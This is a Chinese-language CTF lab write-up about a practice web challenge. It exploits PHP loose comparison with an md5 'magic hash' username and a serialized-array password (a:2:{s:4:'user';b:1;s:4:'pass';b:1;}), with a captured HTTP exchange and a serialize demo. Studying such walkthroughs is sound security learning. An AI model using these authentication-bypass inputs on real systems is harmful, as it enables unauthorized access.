实验吧-天网管理系统【php弱类型==与===的利用】

原创

Sp4rkW 于 2017-08-07 16:31:08 发布 4058 收藏
文章标签： ctf php弱类型 php


首先打开网页，查看源代码：

很明显有一行备注是给我们看的，

```
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
```

这很明显是个php弱类型问题，md5加密等于0，详情见我的博客【php弱口令总结】略过

将username替换之后bp可得如下代码：



Raw | Params | Headers | Hex

```
POST /10/web1/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
Content-Length: 247
Cache-Control: max-age=0
Origin: http://ctf5.shiyanbar.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary3pMrGHj535yqnKPM
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8
Referer: http://ctf5.shiyanbar.com/10/web1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=e4m0hggo3mdietu7vpu7j9o0s4;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1502070488;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1502089232;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*101244%2CnickNa
me%3A%E5%A4%BA%E6%97%97
Connection: close

------WebKitFormBoundary3pMrGHj535yqnKPM
Content-Disposition: form-data; name="username"

aabC9RqS
------WebKitFormBoundary3pMrGHj535yqnKPM
Content-Disposition: form-data; name="password"

admin
------WebKitFormBoundary3pMrGHj535yqnKPM--
```

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Mon, 07 Aug 2017 07:21:04 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 820
Connection: close
Content-Type: text/html

<html>
<head>
<meta charset=utf8>
<title>□□□□□□□□</title>
</head>
<body>
<h1>□□□□□□</h1>
<p>□□□□□□</p>
<p>□□:admin  □□:admin</p>
<p>□□□□□□□□□□□□□□□□□□,□□□□□□□□□□□□□□□</p>
<form enctype="multipart/form-data" method="post" action="index.php">
<table>
<th>
<td>□□□□□□□□□□□□□□</td>
</th>
<tr>
<td>□□□:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>□□:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="□□□□"</td>
</tr>
</table>
</form>
/user.php?fame=hjkleffifer<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```


很明显，这是告诉我们去访问一个新网址

替换链接，bp得到给我们的源码：

“==”又是个弱类型问题，唯一区别是增加了个没见过的函数unserialize,差了一下php手册，手册上的解释是：

serialize()和unserialize()在php手册上的解释是:

serialize — Generates a storable representation of a value

serialize — 产生一个可存储的值的表示

unserialize — Creates a PHP value from a stored representation

unserialize — 从已存储的表示中创建 PHP 的值

下面php代码为大家具体演示一下：

```php

class test{
   var $str1;
   var $str2;
   var $str3;

   function test($h1= "1",$h2="2",$h3="3"){
      $str1=$h1;
      $str2=$h2;
      $str3=$h3;
   }
}


$demo = new test("a","b","c");
$disc = serialize($demo);
var_dump($disc);


$str4[3] = array("ha1","ha2","ha3");
$demo2 = json_encode($str4);
$disc2 = serialize($demo2);
var_dump($disc2);


$test3 = array('user'=>true,'pass'=>true);
$disc3 = serialize($test3);
var_dump($disc3);
$disc4 = unserialize($disc3);
var_dump($disc4);
```

```
Console
Deprecated: Methods with the same name as their class will not be constructors in a future version of PHP; test has a deprecated constructor in C:\Users\Administrator\Desktop\5.php on line 3
string(54) "O:4:"test":3:{s:4:"str1";N;s:4:"str2";N;s:4:"str3";N;}"
string(33) "s:25:"{"3":["ha1","ha2","ha3"]}";"
string(36) "a:2:{s:4:"user";b:1;s:4:"pass";b:1;}"
array(2) {
  ["user"]=>
  bool(true)
  ["pass"]=>
  bool(true)
}
```


本质其实就是弱类型true的判等，无非就是多了一个类型的转换，其实类型本身不必了解的太清楚，php自己简单尝试就行了，如上述图片，最终password输入a:2:{s:4:"user";b:1;s:4:"pass";b:1;}

即可拿到flag